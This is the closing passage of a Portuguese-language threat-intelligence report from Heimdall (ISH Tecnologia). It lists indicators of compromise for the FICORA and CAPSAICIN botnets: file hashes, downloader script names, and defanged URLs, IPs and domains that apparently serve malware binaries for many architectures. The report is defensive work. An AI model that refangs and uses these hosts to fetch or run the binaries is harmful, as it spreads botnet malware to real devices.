sha1:	520b6f47d86056b3f5937c59585398bfdf885374
sha256:	7b29053306f194ca75021952f97f894d8eae6d2e1d02939df37b62d3845bfdb7
File name:	yakuza.mipsel
md5:	83839f39636c8c07de48ccdd2cb6c214
sha1:	a9de7988609a94cbb4d929cf97e562bb57149ceb
sha256:	59704cf55b9fa439d6f7a36821a50178e9d73ddc5407ff340460c054d7defc54
File name:	64536
md5:	83fe48201a7a45f4ba64bd3c88a30ad6
sha1:	aa6ab4d2b53d14d27d2816ddd8e399b68fb90fc3
sha256:	aaa49b7b4f1e71623c42bc77bb7aa40534bcb7312da511b041799bf0e1a63ee7
File name:	51974
md5:	b09601461725ffb5ed51390172eb4b53
sha1:	7611af4df21d38d4aee5c5f2379a5ccf3adf3768
sha256:	1ca1d5a53c4379c3015c74af2b18c1d9285ac1a48d515f9b7827e4f900a61bde
File name:	yakuza.x86

Tabela 2 – Indicadores de comprometimento CAPSAICIN

Indicadores do artefato DOWNLOADER	
md5:	cb9f5c8892bffc28f6c12f11d60f5c92
sha1:	1d6547bdc771958738e13f3288606184c94ee700
sha256:	f71dc58cc969e79cb0fdfe5163fbb9ed4fee5e13cc9407a11d231601ee4c6e23
File name:	multi.octet-stream
md5:	d38e8407bbc72cbd2057efdd3d8b7a05
sha1:	89e1ebb28cea58b8f9eb728383f8cb565d58518e
sha256:	ea83411bd7b6e5a7364f7b8b9018f0f17f7084aeb58a47736dd80c99cfeac7f1
File name:	c.sh
md5:	42d36ae2eaf7090322d2638f5fb36a82
sha1:	cf88f0f596ad5357c5643cf7c5680ac8ec64d9cd
sha256:	48a04c7c33a787ef72f1a61aec9fad87d6bd9c49542f52af7e029ac83475f45d
File name:	74374
md5:	c32d2eeefe154695a7a71f1562cc16a2
sha1:	8730a44aa8527b9d27339b4e0366bcabca2c9cce
sha256:	18c92006951f93a77df14eca6430f32389080838d97c9e47364bf82f6c21a907
File name:	yakuza.sh

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios FICORA	
	hxxp://103[.]149[.]87[.]69/multi hxxp://103[.]149[.]87[.]69/la.bot.arc hxxp://103[.]149[.]87[.]69/la.bot.arm hxxp://103[.]149[.]87[.]69/la.bot.arm5 hxxp://103[.]149[.]87[.]69/la.bot.arm6 hxxp://103[.]149[.]87[.]69/la.bot.arm7 hxxp://103[.]149[.]87[.]69/la.bot.m68k hxxp://103[.]149[.]87[.]69/la.bot.mips hxxp://103[.]149[.]87[.]69/la.bot.mipsel hxxp://103[.]149[.]87[.]69/la.bot.powerpc hxxp://103[.]149[.]87[.]69/la.bot.sh4 hxxp://103[.]149[.]87[.]69/la.bot.sparc

Tabela 3 – Indicadores de comprometimento de rede FICORA.

Indicadores de URL, IPs e Domínios CAPSAICIN	
	hxxp://pirati[.]abuser[.]eu/yakuza.yak.sh hxxp://pirati[.]abuser[.]eu/yakuza.arm5 hxxp://pirati[.]abuser[.]eu/yakuza.arm6 hxxp://pirati[.]abuser[.]eu/yakuza.arm7 hxxp://pirati[.]abuser[.]eu/yakuza.i586 hxxp://pirati[.]abuser[.]eu/yakuza.i686 hxxp://pirati[.]abuser[.]eu/yakuza.m68k hxxp://pirati[.]abuser[.]eu/yakuza.mips hxxp://pirati[.]abuser[.]eu/yakuza.mipsel hxxp://pirati[.]abuser[.]eu/yakuza.ppc hxxp://pirati[.]abuser[.]eu/yakuza.sparc hxxp://pirati[.]abuser[.]eu/yakuza.x86
	hxxp://87[.]10[.]220[.]221/bins.sh hxxp://87[.]10[.]220[.]221/yakuza.sh hxxp://87[.]10[.]220[.]221/yakuza.arm4 hxxp://87[.]10[.]220[.]221/yakuza.arm5 hxxp://87[.]10[.]220[.]221/yakuza.arm6 hxxp://87[.]10[.]220[.]221/yakuza.arm7 hxxp://87[.]10[.]220[.]221/yakuza.i586 hxxp://87[.]10[.]220[.]221/yakuza.i686 hxxp://87[.]10[.]220[.]221/yakuza.m68k hxxp://87[.]10[.]220[.]221/yakuza.mips hxxp://87[.]10[.]220[.]221/yakuza.mipsel hxxp://87[.]10[.]220[.]221/yakuza.ppc hxxp://87[.]10[.]220[.]221/yakuza.sparc hxxp://87[.]10[.]220[.]221/yakuza.x86

Tabela 4 – Indicadores de comprometimento de Rede CAPSAICIN.

Indicadores de HOSTS	
Domínio	f[.]codingdrunk[.]cc ru[.]coziest[.]lol pirati[.]abuser[.]eu
IP	103[.]149[.]87[.]69 87[.]10[.]220[.]221 45[.]86[.]86[.]60 194[.]110[.]247[.]46

Tabela 5 – Indicadores de comprometimento de HOSTS.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **FORTINET**
- **NVD**

7 AUTORES

- **Wesley Murat**

heimdall
security research
A DIVISION OF ISH